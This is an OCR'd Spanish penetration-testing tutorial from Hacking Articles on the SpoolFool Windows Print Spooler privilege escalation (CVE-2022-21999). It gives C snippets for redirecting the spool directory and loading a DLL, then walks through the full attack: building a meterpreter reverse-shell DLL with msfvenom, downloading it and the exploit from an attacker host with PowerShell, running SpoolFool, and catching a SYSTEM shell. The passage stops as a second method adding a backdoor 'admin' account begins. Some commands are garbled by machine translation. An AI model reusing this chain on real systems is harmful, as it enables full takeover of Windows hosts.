iGNITE Technologies

WINDOWS PRIVILEGE ESCALATION

SPOOLFOOL

WWW.HACKINGARTICLES.IN

Contenido

Introducción

Oliver Lyak publicó un artículo sobre una vulnerabilidad de escalada de privilegios de Windows que persistió en los sistemas Windows incluso después de parchear vulnerabilidades anteriores en Print Spooler CVE-2020. 1048 y CVE-2020-1337. A Oliver se le asignó CVE-2022-21999 para esta vulnerabilidad y comúnmente la denominó "SpoolFool". En este artículo, discutiremos los detalles técnicos asociados con el mismo y demostraremos dos métodos a través de los cuales un atacante puede aprovechar y obtener privilegios escalados como NT AUTHORITY\SYSTEM.

Avisos relacionados: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21999


CVE relacionados: CVE-2022-21999, CVE-2020-1030, CVE-2020-1337, CVE-2020-1048

Resumen de la vulnerabilidad

La vulnerabilidad permite a un usuario sin privilegios crear directorios arbitrarios y grabables configurando el atributo SpoolDirectory en una impresora. Dado que un usuario sin privilegios puede agregar impresoras remotas, un atacante puede crear una impresora remota y otorgar a TODOS el derecho a administrar esta impresora. Esto devolvería un identificador con el derecho PRINTER_ACCESS_ADMINISTER que puede usarse para realizar tareas como la inyección de DLL.

Conceptos básicos de la cola de impresión

La cola de impresión es la interfaz principal del proceso de impresión. Es un archivo EXE integrado que se carga al iniciar el sistema. El flujo de trabajo de un proceso de impresión es el siguiente:



Aplicación: la aplicación de impresión crea un trabajo de impresión llamando a la interfaz de dispositivo gráfico (GDI).

GDI: GDI incluye componentes en modo usuario y en modo kernel para soporte de gráficos.

winspool.drv es la interfaz que se comunica con la cola de impresión. Proporciona los resguardos RPC necesarios para acceder al servidor.

spoolsv.exe es el servidor API de la cola de impresión. Este módulo implementa el enrutamiento de mensajes al proveedor de impresión con la ayuda del enrutador (spoolss.dll)

spoolss.dll determina a qué proveedor de impresión llamar, según el nombre de la impresora y pasa la llamada de función al proveedor correcto.

Directorio de carretes

Cuando un usuario imprime un documento, un trabajo de impresión se envía a una ubicación predefinida denominada directorio de cola. La ubicación predeterminada es C:\Windows\System32\spool\PRINTERS. De forma predeterminada, todos pueden escribir en este directorio, ya que todos usan la impresora (permiso FILE_ADD_FILE. Lea más aquí) y el directorio Spool se puede configurar en cada impresora.

Flujo de trabajo del CVE 2020-1030


Recomiendo encarecidamente leer la publicación de Victor Mata aquí antes de intentar demostrar la vulnerabilidad usted mismo. Pero para las personas a las que no les gusta entrar en demasiados tecnicismos, aquí hay un resumen de cómo se explotará la vulnerabilidad.

- De forma predeterminada, los usuarios pueden agregar impresoras sin necesidad de autenticación de administrador.
- Llamar a AddPrinter devuelve un identificador de impresora (recomiendo leer qué son los identificadores si tiene menos idea del desarrollo) con el derecho PRINTER_ALL_ACCESS. Esto otorga derechos de impresión para operaciones de impresión estándar y administrativas.

```
PRINTER_INFO_2 printerInfo;
memset(&printerInfo, 0, sizeof(printerInfo));

printerInfo.pPrinterName    = L"CVE-2020-1030";
printerInfo.pDriverName     = L"Microsoft Print To PDF";
printerInfo.pPortName       = L"PORTPROMPT:";
printerInfo.pPrintProcessor = L"winprint";
printerInfo.pDatatype       = L"RAW";
printerInfo.Attributes      = PRINTER_ATTRIBUTE_HIDDEN;

hPrinter = AddPrinter(NULL, 2, (LPBYTE)&printerInfo);
```

- Sin embargo, la persona que llama a la función AddPrinter debe tener SERVER_ACCESS_ADMINISTER derecho al servidor en el que se creará la impresora.
- Un usuario sin privilegios no tendrá estos derechos y, por lo tanto, no podrá agregar una nueva impresora con PRINTER_ALL_ACCESS a la derecha.

• Sin embargo, el grupo "INTERACTIVO" tiene habilitados los permisos de administración del servidor, lo que corresponde a SERVER_ACCESS_ADMINISTER.



• Por lo tanto, los miembros del grupo interactivo pueden agregar una impresora con SERVER_ACCESS_ADMINISTER correcto.

o GRUPO INTERACTIVO: SID S-1-5-4 NT Authority\Interactive es un grupo de sistema que se agrega automáticamente cuando un usuario inicia sesión en el sistema localmente o mediante RDP. Eliminar este grupo significaría restringir el acceso al registro en sistemas más antiguos; sin embargo, en Windows más nuevo, se vuelve a agregar al reiniciar. En resumen,


simboliza un usuario físico real que interactúa con la máquina. Este grupo está ausente en los sistemas Active Directory, ya que DC solo administra los permisos en dichos entornos.

- Por lo tanto, no se encontró que el ataque funcionara con cuentas de servicio (como IIS o MSSQL$)

• Si el usuario que ejecuta el exploit es miembro de INTERACTIVE, AddPrinter ahora devolverá un identificador con el derecho PRINTER_ALL_ACCESS . Usaremos el permiso de este identificador para modificar el directorio de spool. En C#, la función SetPrinterDataEx puede modificar el directorio de spool. Aquí, estamos creando un directorio C:\Windows\System32\spool\drivers\x64\4
Para crear este spool, tenemos los derechos necesarios PRINTER_ALL_ACCESS (devueltos al identificador hPrinter)

```
LPWSTR pszKeyName   = L"\\";
LPWSTR pszValueName = L"SpoolDirectory";
LPWSTR pszData      = L"C:\\Windows\\System32\\spool\\drivers\\x64\\4";

DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

Como puede ver, el directorio deseado en la variable pszData aún no existe.




• Reinicialice el servicio de cola de impresión llamando a AppVTerminator.dll
• Directorio de spool C:\Windows\System32\spool\drivers\x64 creado con escritura permisos para TODOS.
• Se crea y carga una DLL maliciosa en ese directorio. Se valida y CopyFiles\\ activará esa DLL y la cargará en el proceso de la impresora (spoolsv.exe)

```
LPWSTR pszKeyName = L"CopyFiles\\";
LPWSTR pszValueName = L"Module";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\payload.dll";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

Flujo de trabajo esquemático de CVE 2020-1030

Podría entenderse en términos más simples como este:



CVE entrante 2022-21999

Después de que Microsoft solucionó el problema, Oliver Lyak en su publicación aquí menciona los parches de Microsoft y cómo los eludió. Así, propuso las siguientes dos mejoras para este parche de vulnerabilidad y se le asignó CVE 2022-21999:

1. Afirma que un usuario que no esté en el grupo INTERACTIVE aún puede agregar una impresora remota y obtener derechos PRINTER_ACCESS_ADMINISTER.

   "Si un usuario agrega una impresora remota, la impresora heredará las propiedades de seguridad de la impresora compartida del servidor de impresora. Como tal, si el servidor de impresora remoto permite que TODOS administren la impresora, entonces es posible obtener un identificador de la impresora con el derecho de acceso PRINTER_ACCESS_ADMINISTER , y SetPrinterDataEx actualizará el registro local como de costumbre".

2. Microsoft agregó validación de acceso/creación de directorios a nivel de usuario para restringir la creación de directorios de spool. Entonces, en su hazaña, utilizó puntos de análisis . Básicamente, suceden las siguientes cosas:
    - Creamos un directorio temporal (C:\TEMP\xyzxyzxyz) y lo configuramos como Directorio de carretes
    - Se pasa la validación establecida por Microsoft y SpoolDirectory se establece en este directorio temporal.
    - Configure este directorio temporal como un punto de análisis que apunte a C:\Windows\System32\spool\drivers\x64\
    - Se llama a SetPrinterDataEx con CopyFiles y se obtiene la DLL en este directorio. cargado automáticamente en el proceso spoolsv.exe

> ¿Por qué solo C:\Windows\System32\spool\drivers\x64? => Este es el directorio del controlador de la impresora. Point and Print es una tecnología para compartir impresoras diseñada para la distribución de controladores. En Point and Print, la instalación se puede ampliar con una DLL personalizada de Point and Print.
>
> Cuando se utiliza CopyFiles\\ con SetPrinterDataEx, inicia una secuencia de apuntar e imprimir. Si el directorio especificado es un directorio de controladores de impresora, se activa Point and Print y la DLL colocada en este se carga en el proceso existente spoolsv.exe


```
LPWSTR pszKeyName = L"CopyFiles\\";
LPWSTR pszValueName = L"Module";
LPWSTR pszData = L"C:\\Windows\\System32\\spool\\drivers\\x64\\payload.dll";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

Demostración - Método 1

Para la demostración, utilizaremos el PoC original creado por Oliver Lyak que se puede descargar desde aquí.


```
clon de git https://github.com/ly4k/SpoolFool
cd carretetonto
es
```

Como puede observar, el PoC viene con un archivo EXE y una carga útil DLL prefabricada.



Primero, comprometemos el sistema y obtenemos una capa inversa. Como puede ver, un hexadecimal de usuario ha sido comprometido y NT AUTHORITY\INTERACTIVE existe en el sistema. Si hex tiene una cuenta local (no aplicable en cuentas de dominio), por defecto es miembro de este grupo.

whoami/usuario/grupos



Ahora, primero crearemos nuestra propia DLL personalizada usando msfvenom. Estoy usando una inyección meterpreter como carga útil, pero las opciones son numerosas.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=192.168.0.20 LPORT=9501 > reverse_64bit.dll
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=192.168.0.20
LPORT=9501 > reverse_64bit.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
```

Sólo necesitamos cargar esto en nuestra máquina víctima. Recomiendo C:\Users\Public. Puede iniciar un servidor Python y alojar los archivos SpoolFool.exe y reverse_64bit.dll en la misma ubicación. Esto se puede hacer usando el módulo IWR de PowerShell

```
powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.dll
powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.exe
```

```
C:\Users\Public>powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users
\Public\reverse.dll
powershell -c iwr http://192.168.0.20/reverse_64bit.dll -outf \Users\Public\reverse.
dll

C:\Users\Public>powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Pub
lic\SpoolFool.exe
powershell -c iwr http://192.168.0.20/SpoolFool.exe -outf \Users\Public\SpoolFool.ex
e
```


Ahora podemos ejecutar el exploit y cargar esta DLL con el siguiente comando. Antes de ejecutarlo, asegúrese de configurar multi/handler en msfconsole.

```
SpoolFool.exe -dll reverso.dll
```

Observe aquí cómo se ha creado un directorio en %temp%\d5f5….{random name} y se ha creado un punto de análisis para escribir en el directorio de nuestro controlador de impresión deseado C:\Windows\system32\spool\DRIVERS\x64\4

```
C:\Users\Public>SpoolFool.exe -dll reverse.dll
SpoolFool.exe -dll reverse.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\hex\AppData\Local\Temp\d5f5144e-ae42-48
94-bd1b-b9d7b0dae806
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: reverse.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x6
4\4\reverse.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\reverse.dll
[*] DLL should be loaded
```

El directorio no existía antes, pero ahora puede ver que existe y que la DLL se guardó aquí. ¡Lo que significa éxito! Todos también pueden escribir en el directorio.



De todos modos, la DLL ya está cargada y hemos recibido un shell inverso.

```
msfconsola
use multi/handler set
payload windows/
x64/meterpreter/reverse_tcp set LHOST 192.168.0.20

establecer LPORT 9501
correr
```

```
msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 > use multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf6 exploit(multi/handler) > set LPORT 9501
LPORT => 9501
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.20:9501
[*] Sending stage (200262 bytes) to 192.168.0.41
[*] Meterpreter session 1 opened (192.168.0.20:9501 -> 192.168.0.41:2288 ) at 2022-0
2-15 10:51:01 -0500
```

Podemos verificar los permisos del usuario actual y, como puede ver, ¡los privilegios se han incrementado!

```
meterpreter > shell
Process 1256 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Demostración - Método 2

El autor ya creó una DLL llamada AddUser.dll en el directorio del proyecto que nos permitiría agregar un nuevo usuario llamado "admin" con privilegios de administrador y contraseña predeterminada "Passw0rd".

Comprometamos a nuestra víctima nuevamente y veamos su propia membresía.

quién soy

